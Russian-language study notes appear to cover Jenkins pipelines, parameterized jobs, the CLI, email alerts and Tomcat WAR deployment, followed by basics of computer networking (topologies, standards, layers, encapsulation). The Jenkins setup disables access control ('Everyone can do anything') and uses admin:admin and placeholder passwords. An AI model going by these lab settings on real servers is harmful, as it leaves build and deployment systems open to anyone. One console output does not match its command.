«Apply» «Save»

Проверить связку: запустить «[SampleBuildJob](#)» запустится по цепочке «[SampleDeployJob](#)» и «[SampleTestJob](#)»

Настроить отображение Pipeline: «[Dashboard](#)» → tag «[+](#)» →

View name: [DeliveryPipelineTest](#)

Delivery Pipeline View

«OK»

Окно «[DeliveryPipelineTest](#)»:

Pipelines


Components → «[Add](#)»

Name: [BuildJob](#) (любое)

Initial Job: «[▼](#)» [SampleBuildJob](#) (выбрать)

«Apply» «Save»

На Дашборде новым тегом «TestDeliveryPipeline» отобразится Pipeline:



* Серые линии – работы, которые ещё не были соединены между собой на время сборки или сборка не производилась.

* Синие линии – работы, у которых сборка в процессе.

* Зелёные линии – работы, у которых сборка ОК.

* Красные линии – работы, у которых сборка провалилась.

Слева меню «Edit view» - настроить отображение Pipeline.

Number of pipeline instances per pipeline: 3 «▼» выбрать кол-во отображаемых запусков

- Enable start of new pipeline build – позволяет запускать Pipeline из Дашборда, из тега – появится кнопка «▶⌚»
- Enable manual triggers – определённые шаги запускать только вручную
- Enable rebuild – в углу каждого шага (кроме первого) появится «⟳» – отдельно запустить сборку шага
- Show total build time – показывает общее время работы Pipeline.

РАБОТА – УСТАНОВКА СБОРКИ PIPELINE

Установить Build Pipeline-plugin: «Manage Jenkins» → «Manage Plugins» → Available tag → Search: **Build** → → Build Pipeline → «Download now and install after restart»

Install/Update Plugins: Downloaded Successfully. Will be activated during the next boot

Перезапустить Jenkins: закрыть-открыть CL → `java -jar Jenkins.war --httpPort=9394`

Настроить отображение Pipeline: «Dashboard» → tag «+» →

View name: **BuildPipelineTest**

Build Pipeline View

«OK»

Окно «BuildPipelineTest»:

Displayed Options


No Of Displayed Builds: **5** «▼» (выбрать кол-во отображаемых Pipeline, по умолчанию – 1)

Upstream / downstream config

Select Initial Job: «▼» **SampleBuildJob** (выбрать)

Console Output Link Style: «▼» **New Window** (выбрать, чтобы пользоваться мини-иконками «▣ консоль»)
«Apply» «Save»

Окно «Build Pipeline»:



- * Run – запускает Пайплайн
- * History – история сборок Пайплайна
- * Configure – настройки Пайплайна
- * Add Step – добавляет новый Item
- * Delete – удаляет Пайплайн
- * Manage – настройки Джленкис = Manage Jenkins
- * #4 SampleBuildJob – ссылка на сборку
- * «» – просмотр консоли
- * «» – перезапустить сборку именно этого шага

РАБОТА – ПАРАМЕТРИЗАЦИЯ ПРОЕКТА

«New Item» → Name: ParametrizedJob → «Freestyle Project» → «OK»

This project is parametrized → «Add Parameter» → «▼String Parameter»

Name: name

Default Value: Automation

Description: (blank)

«Add Parameter» → «▼Choice Parameter»

Name: choice

Variants: A B C D E

Description: (blank)

Build: «Add build step» → Execute Windows batch command

Command: echo %name% (Win: %...% выведет значение пар-ра «name», Mac/Lnx: \$... или \${...})

echo %choice% (Win: %...% выведет значение пар-ра «choice», Mac/Lnx: \$... или \${...})

«Apply» «Save»

В меню слева вместо «Build now», появится «Build with Parameters» → Окно проекта с параметрами:

параметром строки, значение которого можно изменить: name: Automation

параметром выбора, значение которого нужно выбрать: choice: «▼» A (или B или C ...) → «Build»

Console Output

```
...  
C:\Users\Admin1\Desktop\Tools\jenkins-  
2.319.1\JenkinsHome\workspace\ParametrizedJob>echo Automation  
Automation  
  
C:\Users\Admin1\Desktop\Tools\jenkins-  
2.319.1\JenkinsHome\workspace\ParametrizedJob>echo B  
B  
...  
Finished: SUCCESS
```

Установить плагин использования checkbox, radio button, ...: «Manage Jenkins» → «Manage Plugins» → Available tag → Search: extend → Extensible Choice Parameter → «Download now and install after restart»

«New Item» → Name: ParametrizedJob → «Freestyle Project» → «OK»

This project is parametrized → «Add Parameter» → «▼Extended Choice Parameter»

Name: message

Description: (blank)

Basic Parameter Types

Parameter Type: «▼Check Boxes»

N of visible items: 4 (сколько чек-боксов по вертикали будет видно без прокрутки)

Delimiter: (blank) (разделитель при перечислении, по умолчанию – запятая)

Choose Source for Value

Value → Value: A,B,C,D,E,F,G

Build: «Add build step» → Execute Windows batch command

Command: echo %message% (Win: %...% выведет значение пар-ра «message», Mac/Lnx: \$... или \${...})

«Apply» «Save»

В меню слева вместо «Build now», появится «Build with Parameters» → Окно проекта с параметрами:

параметром строки, значение которого выбрать из списка чек-боксов: message: A, B, ..., E → «Build»

Console Output

```
...  
C:\Users\Admin1\Desktop\Tools\jenkins-  
2.319.1\JenkinsHome\workspace\ParametrizedJob2>echo A,E  
A,C  
...  
Finished: SUCCESS
```

Также можно настроить и переключатели ()

РАБОТА – УПРАВЛЕНИЕ ИЗ КОНСОЛИ

«New Item» → Name: **ConsoleJob** → «Freestyle Project» → «OK»

Build: «Add build step» → Execute Windows batch command

Command: **echo First steps in Jenkins** (вывод на консоль)

«Apply» «Save»

Должен быть установлен файл «jenkins-cli.jar» – описано в разделе «ИСПОЛЬЗОВАНИЕ CLI» вначале.

«Manage Jenkins» → выбрать «Configure Global Security» → Everyone can do anything

«Manage Jenkins» → выбрать «Jenkins CLI» или в адресной строке ввести: <http://localhost:9394/cli>

Выбрать нужную команду, например, «Build» → окно с образцом и инструкциями и опциями команды для CLI

```
java -jar jenkins-cli.jar -s http://localhost:8080/ -webSocket build JOB [-c] [-f] [-p] [-r N] [-s] [-v] [-w]
```

В CL перейти к папке с файлом «jenkins-cli.jar» и подставить команду, заменив «JOB» на «ConsoleJob» и порт

```
cd C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsCLI
```

```
java -jar jenkins-cli.jar -s http://localhost:9394/ -webSocket build ConsoleJob
```

В UI можно видеть, что произошла новая сборка.

Флаг «-f» – Вывести в консоль номер сборки и статус (SUCCESS/FAILED)

Флаги «-s -v» – Вывести в консоль подробности сборки + результат Windows-команды

Если включена опция «Configure Global Security» Authorized users can do anything – в CL надо авторизоваться

«-auth admin:admin» и набирать эту команду при каждом запросе

```
java -jar jenkins-cli.jar -s http://localhost:9394/ -auth admin:admin -webSocket build ConsoleJob -f
```

Добавить параметр к проекту:

«ConsoleJob» → «Configuration»

This project is parameterized → «Add Parameter» → «String Parameter»

Name: **MESSAGE**

Default Value: (blank)

Description:

Build: «Add build step» → Execute Windows batch command

Command: **echo %MESSAGE%** (Win: %...% выведет значение пар-па, Mac/Lnx: \$... или \${...})

«Apply» «Save»

Меню справа «Build with Parameters» → Окно проекта с параметрами: MESSAGE: **Hello, CLI !!!** → «Build»

✓ Console Output

```
....  
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\ConsoleJob>echo Hello, CLI !!!  
Hello, CLI !!!  
....
```

```
java -jar jenkins-cli.jar -s http://localhost:9394/ -webSocket build ConsoleJob -s -v  
↓
```

...

echo is on (вместо значения параметра консоль просто сообщит, что функция «echo» вкл, т.к. не указан пар-р)

....

SUCCESS

Флаг «-r» – ввести установленное название пар-па: «MESSAGE», и любое значение:

```
java -jar jenkins-cli.jar -s http://localhost:9394/ -webSocket build ConsoleJob -s -v -r MESSAGE=CLI,HelloAgain!  
↓
```

...

CLI,HelloAgain
....

SUCCESS

Чтобы сообщение было с пробелом – заключить значение пар-па в двойные кавычки

```
java -jar jenkins-cli.jar -s http://localhost:9394/ -webSocket build ConsoleJob -s -v -r MESSAGE="CLI, Hello Again!"  
↓
```

...

CLI, Hello Again
....

SUCCESS

BUILD MONITOR VIEW

Установить Build Monitor View plugin: «Manage Jenkins» → «Manage Plugins» → Available → Search: [Build Mon](#) → → Build Monitor View → «[Download now and install after restart](#)»

Настроить отображение Build Monitor View: «Dashboard» → tag «+» →

View name: [BuildMonitor1](#)

Build Monitor View

«OK»

Окно «BuildMonitor1»:

Job Filters

Jobs (выбрать проекты для отображения)

- AutoDeploymentTest
- ConsoleJob
- ParametrizedJob
- ParametrizedJob2
- SampleBuildJob
- SampleDeployJob
- SampleTestJob

Build Monitor - View Settings

Title: [BuildMonitor1](#) (заголовок)

Ordered by: [Status](#) «▼» (сортировка по: Name / Full Name / Status / Duration / ...)

«Apply» «Save»

Отобразится монитор. Поля будут отображаться зелёным/красным в зависимости от статуса.

Размер шрифта, кол-во и расположение полей можно менять: справа вверху «шестерёнка» → Configure

BuildMonitor1			
AutoDeploymentTest	#10	22 h ago	ConsoleJob
ParametrizedJob	#4	5 h ago	ParametrizedJob2
SampleBuildJob	#5	6 h ago	SampleDeployJob
SampleTestJob			
	#5		6 h ago

РАБОТА – НАСТРОЙКА E-MAIL НОТИФИКАЦИИ

«Manage Jenkins» → «System Configuration»

Extended E-mail Notification

SMTP server: [smtp.gmail.com](#) (для Gmail)

Default user e-mail suffix: (blank)

SMTP Port: [465](#) (465 или 587, или 25 – для Gmail)

Use SMTP Authentication:

Username: [mail1@gmail.com](#) (E-mail с которого уведомления будут отправляться)

Password: [12345](#)

Use TLS

Reply-To Address: [mymail@gmail.com](#)

Charset: [UTF-8](#)

Test e-mail recipient: [mymail@gmail.com](#)

«Test Configuration»

«Apply» «Save»

«AnyProject» → «Configuration»

Post Build Action

«Add Post Build Action» → E-mail notification

Recipients: [recipient-1@gmail.com, recipient-2@gmail.com](#)

РАБОТА – АВТОМАТИЧЕСКОЕ РАЗВЁРТЫВАНИЕ

Установить Deploy-plugin: «Manage Jenkins» → «Manage Plugins» → Available tag → Search: Deploy →

→ Deploy to container → «Download now and install after restart»

Install/Update Plugins: Downloaded Successfully. Will be activated during the next boot

Перезапустить Jenkins: закрыть-открыть CL → java -jar Jenkins.war --httpPort=9394 (на 8080 будет работать Томкат)

Браузер: <http://localhost:9394> → Login: admin → Password: 0bb2754dbafc460ca8cfc0db4ff40f7a

(если пароль забыт – можно посмотреть в файле: «.\JenkinsHome\secrets» → initialAdminPassword)

Создать пользователя Tomcat:

Windows: C:\Users\Admin1\Desktop\Tools\apache-tomcat-8.5.73\conf → tomcat-users.xml → Edit

Вставить код по образцу и инструкции (приведенным тут же в файле в виде комментов <!-->) или удалить <!-->

```
36 | <role rolename="manager-gui"/>
37 | <role rolename="manager-script"/>
38 | <role rolename="manager-jmx"/>
39 | <role rolename="manager-status"/>
40 | <user username="admin" password="admin" roles="manager-gui,manager-script,manager-jmx,manager-status"/>
```

«Save»

Google: sample war file download → <https://tomcat.apache.org/tomcat-7.0-doc/appdev/sample/> → «here» → загрузится файл «sample.war» переместить его в папку .\JenkinsHome\workspace\AutoDeploymentTest

Создать новую работу по сборке, которая произведёт сборку проекта и в конце создаст war/ear-файл

«New Item» → Name: AutoDeploymentTest → «Freestyle Project» → «OK»

Окно «AutoDeploymentTest» →

Build: «Add build step» → Execute Windows batch command

Command: cd C:\...\Projects\Jenkins-Git-Java (перейти в папку с текстовым файлом)
type Changes-new.txt (вывести содержание текстового файла в консоль)

Post Build Actions: «Add Step» → Deploy war/ear file to container (после – war/ear – в контейнер)

WAR/EAR files: **/*.war (какой именно файл создаётся, посмотреть маску – «?»)

Context path: sample.war (контекстный путь к файлу в пределах проекта)

Containers: «Add Container» → Tomcat 7.x

Login-Pass настроенные в Tomcat

Credentials: «Add» → Login: admin Password: admin «OK» → «-none-▼» → «admin/*****»

Tomcat URL: <http://localhost:8080>

«Apply» «Save»

Запустить сборку «AutoDeploymentTest»

Console Output

```
Started by user admin
Running as SYSTEM
Building in workspace C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\AutoDeploymentTest
[AutoDeploymentTest] $ cmd /c call
C:\Users\Admin1\AppData\Local\Temp\jenkins8226016441021187928.bat

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\AutoDeploymentTest>cd
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>type Changes-new.txt
This is Test file for new Git repo changes

And follow changes are the newest!
a. Change #1
b. Change #2
c. Change #3
d. Change #4
e. Change #5
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>exit 0
[DeployPublisher] [INFO] Attempting to deploy 1 war file(s)
[DeployPublisher] [INFO] Deploying C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\AutoDeploymentTest\sample.war to container Tomcat 8.x
Remote with context sample.war
[C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\AutoDeploymentTest\sample.war] is not deployed. Doing a fresh deployment.
Deploying [C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\AutoDeploymentTest\sample.war]
Finished: SUCCESS
```

В Tomcat убедиться, что war-файл развернут: <http://localhost:8080/sample.war> – страница «Sample "Hello, World" Application»

Tomcat

? Tomcat (в старых версиях – Catalina) – контейнер сервлетов с открытым исходным кодом.

? Для чего используется Tomcat – Tomcat используется в качестве самостоятельного веб-сервера, в качестве сервера контента в сочетании с веб-сервером Apache HTTP Server, а также в качестве контейнера сервлетов в серверах приложений JBoss и GlassFish.

СКАЧАТЬ ТОМСАТ

- Сайт: <https://tomcat.apache.org/download-80.cgi>
- Справа, в секции «Download» выбрать версию: н-р, «Tomcat 8»
- В основном контекстном поле выбрать архив для скачивания: «64-bit Windows zip (pgp, sha512)»
- Распаковать и переместить папку «apache-tomcat-8.5.73»: н-р, в C:\Users\Admin1\Desktop\Tools
- Скопировать и переместить файл «Jenkins.war» в папку «.\apache-tomcat-8.5.73\webapps»
- Запустить Tomcat: CL → перейти в папку «bin» с файлом «startup.sh»

```
cd C:\Users\Admin1\Desktop\Tools\apache-tomcat-8.5.73\bin  
C:\Users\Admin1\Desktop\Tools\apache-tomcat-8.5.73\bin>startup.sh
```

- Браузер: <http://localhost:8080> → проверить что Tomcat работает
- (Командная строка и браузер – Дженкинс остановлен!)
- Внутри Tomcat перейти в Дженкинс: <http://localhost:8080/jenkins>
- В браузере отобразится Дженкинс, но он работает внутри Tomcat-сервера
- Создать внутри Томкэт-Дженкинса проект «Test4»
- Запустить Дженкинс отдельно на другом порту (н-р, 9090): java -jar jenkins.war --httpPort=9090
- Проект «Test4» отобразится и в Независимом-Дженкинсе (т.к. он стартовал уже после создания «Test4»)
- Одновременно работают Томкэт-Дженкинс (порт 8080) и Независимый-Дженкинс (порт 9090)
- Томкэт-Дженкинс (порт 8080): создать проект «Test8»
- Независимый-Дженкинс (порт 9090): создать проект «Test9»
- Теперь Томкэт-Дженкинс не видит проект «Test9», а Независимый-Дженкинс не видит проект «Test8»
- Чтобы синхронизировать Дженкинс-в-контейнере и Дженкинс-без – перезапустить оба сервиса.
- После перезапуска Томкэт и Дженкинс в обеих оболочках появятся и «Test8», и «Test9»
- Для остановки Tomcat **ОБЯЗАТЕЛЬНО!** в командной строке, находясь в папке «bin» набрать: shutdown.sh

Networks


Computer Networks

? Классификация сетей

- Тип коммутации
 - Коммутация каналов (телефонная сеть) – надо установить связь между отправителем и получателем (недостаток таких сетей – при выходе из строя одного из промежуточных узлов, соединение разрывается)
 - Коммутация пакетов (компьютерная сеть) – сообщение разбивается на части – пакеты – каждый из которых передаётся отдельным путём (преимущество таких сетей – отказоустойчивость: при выходе из строя одного из промежуточных узлов, пакеты идут обходным путём – на каждом промежуточном узле, для каждого пакета решается задача маршрутизации)



- Технологии передачи
 - Широковещательные сети – данные, которые передаются в сеть 1 компьютером – доступны всем компам в сети
 - Точка-точка – данные передаются от 1 компа другому, от другого – третьему, приходится преодолевать несколько промежуточных узлов



- Протяжённость

Название	Протяжённость	Расположение
Персональные	1 м	Стол
Локальные	10 м – 1 км	Комната, здание, кампус
Муниципальные	10 км	Город
Глобальная	100 – 1000 км	Страна, Континент
Объединение сетей	10 000 км	Мир (Интернет)


? Топология – способ соединения компьютеров между собой для образования сети.

Топология – это граф:


- Вершины – узлы сети (компьютеры и сетевое оборудование)
- Рёбра – связи между узлами (физические или информационные)

? Базовые топологии

- Полносвязная – каждое у-во в сети имеет прямое соединение со всеми другими у-вами
 - «+» Прямой канал каждого у-ва в сети – всегда можно передавать данные
 - «-» Нужно много соединений и много адаптеров (в сети на 1000 компов эта топология не возможна)




- Ячеистая – частный случай полносвязной, когда из полносвязной удалены некоторые соединения




- Звезда – компьютеры подключаются не друг к другу, а кциальному у-ву (концентратор, коммутатор, маршрутизатор, точка доступа Wi-Fi) – и данные передаются через это центральное у-во




- Кольцо – каждый компьютер соединяется с двумя соседними компьютерами




- Дерево – компьютеры и сетевое оборудование образуют древо – для передачи данных нужно пройти 1 или несколько промежуточных ус-в.



- Общая шина – все компьютеры в сети подключены к некоей среде передачи данных (médный кабель) – данные, передающиеся в эту среду, доступны всем компьютерам, подключённым к общейшине



? Смешенная топология – на практике базовые топологии не используются, а используется смешенная топология (н-р, центральные у-ва – топология кольца, к которым в свою очередь подключаются у-ва по топологии звезда и дерево)




? Физическая / логическая топология

- Физическая топология – соединение устройств в сети.
- Логическая топология – правила распространения сигналов в сети.


Классический Ethernet:

- Физическая – звезда – все компьютеры подключаются к промежуточному у-ву – концентратору.
- Логическая – общая шина – концентратор передаёт данные поступившие на 1 порт на все порты.




Коммутируемый Ethernet:

- Физическая – звезда – все компьютеры подключаются к промежуточному у-ву – коммутатору.
- Логическая – полностью связная – коммутатор может соединить каждый компьютер с любым другим.



Технология Wi-Fi:

- Физическая – отсутствует – нет физических соединений.
- Логическая – общая шина – всё что 1 комп передаёт в р/эфир могут принять все компы в зоне сигнала.



? Зачем нужны стандарты

- На раннем этапе развития сетей (1960–1970) стандартизации не было.
- Оборудование разных производителей не могло взаимодействовать по сети:
 - Несовместимость сетевого оборудования
 - Несовместимость ПО
 - Разные протоколы
- Решение – стандарты, которые играют огромную роль в работе сетей:
 - Оборудование разных поставщиков
 - ПО разных производителей
 - Разные ОС и платформы
 - Разные у-ва

? Типы стандартов

- De-jure (формальные, юридические) – стандарты, принятые по формальным законам стандартизации
- De-facto (фактические) – установившиеся сами-собой (н-р, новая технология, которая быстро распространилась и стала популярной – стек протоколов TCP/IP)

? Стандарты для сетей

- ISO (Международная Организация по Стандартизации) – Эталонная модель взаимодействия открытых систем
- IEEE (Институт Инженеров по Электронике и Электротехнике) – Технологии передачи данных
 - 802.3 – Ethernet
 - 802.11 – Беспроводные локальные сети (Wi-Fi)
 - 802.15 – Персональные сети (BlueTooth)

- 802.16 – Широкополосные беспроводные сети (WiMAX)
- ...
- IAB (Совет по Архитектуре Интернета) – Протоколы Интернет
 - IRTF (Internet Research Task Force) – Долгосрочные перспективные исследования
 - IETF (Internet Engineering Task Force) – Выпускает стандарты на сетевые протоколы
 - RFC (Request for Comments) – Док-ты с описанием работы протоколов (не называется «стандарты», но являются таковыми)
 - RFC 793 – протокол TCP
 - RFC 791 – протокол IP
 - RFC 826 – протокол ARP
 - RFC 792 – протокол ICMP
 - RFC 2131 – протокол DHCP
 - ...
- W3C (Консорциум Всемирной Паутины) – Стандарты Web
 - Рекомендации W3C – документы по стандартам Web
 - Рекомендация HTML (Hypertext Markup Language)
 - Рекомендация CSS (Cascading Style Sheets)
 - Рекомендация WSA (Web Service Architecture)
 - Рекомендация XML (Extensible Markup Language)
 - ...

? Сложность создания сетей


- Многообразие оборудования и ПО – как работать с большим разнообразием оборудования и ПО
- Надёжность – сеть должна работать, даже если выйдут из строя некоторые из её у-в
- Развитие сети – добавлять в сеть новые компьютеры и сети отдельных стран и континентов
- Распределение ресурсов – для всех пользователей одновременно всех ресурсов не хватает (дни пик)
- Качество обслуживания – данные передавать без искажения или с большой скоростью
- Безопасность – чтобы злоумышленники не украли персональные данные и т.п.

? Решение проблемы сложности создания компьютерных сетей

- Декомпозиция на отдельные подзадачи
- Шаблон «Уровни»

? Декомпозиция на отдельные подзадачи: Шаблон «Уровни»

- Компьютерные сети строятся в виде ур-ней, организованных один над другим.
- Каждый ур-нь решает одну или несколько тесно связанных между собой задач.
- Ур-нь предоставляет сервис вышестоящему ур-ню.
- Вышестоящие ур-ни могут решать уже более сложные задачи.



«+» Ур-нь решает одну конкретную или несколько тесно связанных задач.

«+» Выполняется изоляция решений друг от друга – если в сети происходит изменение, нужно поменять оборудование, только соответствующего ур-ня, а не всех ур-ней сразу.

? Сервис / Протокол / Интерфейс

- Сервис – что делает Уровень.
- Протокол – как Уровень это делает.
- Интерфейс – как получить доступ к Сервису Уровня.

- **Сервис** – описывает какие функции реализует Уровень.
- **Интерфейс** – набор примитивных операций, которые Нижний Уровень предоставляет Верхнему Уровеню.
- **Протокол** – Правила и Соглашения, используемые для связи Уровня N одного ПК с уровнем N другого.



Пользователи или Вышестоящие Уровни взаимодействуют с Интерфейсом Уровня. Они понимают, что должен делать этот Уровень в описании его Сервиса и вызывают некоторые Функции Интерфейса. **Протокол** является реализацией этого взаимодействия, и он скрыт от Вышестоящих Уровней и от Пользователей. Если заменить один Протокол другим, то в работе вышестоящих уровней ничего менять не придётся. С другой стороны, можно вносить изменения в Интерфейсы одного компьютера, но он всё равно будет взаимодействовать с другими компьютерами, используя один и тот же Протокол. Благодаря этому по сети успешно взаимодействуют компьютеры, работающие на разных платформах, например, Windows и Linux.

Интерфейс – реальное взаимодействие внутри одного компьютера, где ур-нь N вызывает функции ур-ня N-1
Протокол – виртуальное взаимодействие между компьютерами – реально соединяются только ур-ни, работающие с физической средой; единственный способ передать информацию – использовать заголовок соответствующего ур-ня.

? **Архитектура сети** – набор ур-ней и протоколов сети (интерфейсы в архитектуру не входят, т.к. они могут быть разными на разных аппаратных платформах).

? **Стек протоколов** – иерархически организованный набор протоколов, достаточный для организации взаимодействия по сети.

? **Эталонные модели организации сетей** – какие ур-ни должны быть для объединения + ф-ции уровней

- Модель ISO OSI (The Open Systems Interconnection model) – модель взаимодействия открытых систем
 - Юридический стандарт Международной Организации Стандартизации
 - 7 уровней (протоколы не входят в модель)
 - Хорошая теоретическая проработка
 - На практике не используется
- Модель TCP/IP
 - Фактический стандарт на основе популярного стека протоколов TCP/IP
 - 4 уровня
 - Протоколы TCP/IP хорошо используются на практике
 - Основа Интернет

? **Инкапсуляция** – включение сообщения вышестоящего уровня в сообщение нижестоящего уровня
 (сообщение = заголовок + данные (+ концевик))

Компьютер А		Компьютер В	
Ур-нь 3 (L3)	Формирует из данных от приложения msg и передаёт его на L2		
Ур-нь 2 (L2)	L2 разделяет одно большое msg на две части и добавляет к ним заголовок L2 и отправляет их на L1		Извлекает из msg данные и передаёт его приложению
Ур-нь 1 (L1)	L1 добавляет заголовок и концевик (т.к. L1 взаимодействует со средой передачи).		L1 удаляет заголовки, соединяет два msg в одно большое и передаёт на L3
Среда	Msg1 = заголовок-L1 + данные-L1 (= заголовок-L2 + данные-L2 (= 1-часть-L3)) + концевик-L1 + Msg2 = заголовок-L1...		Ур-нь 1 (L1)

OSI Model

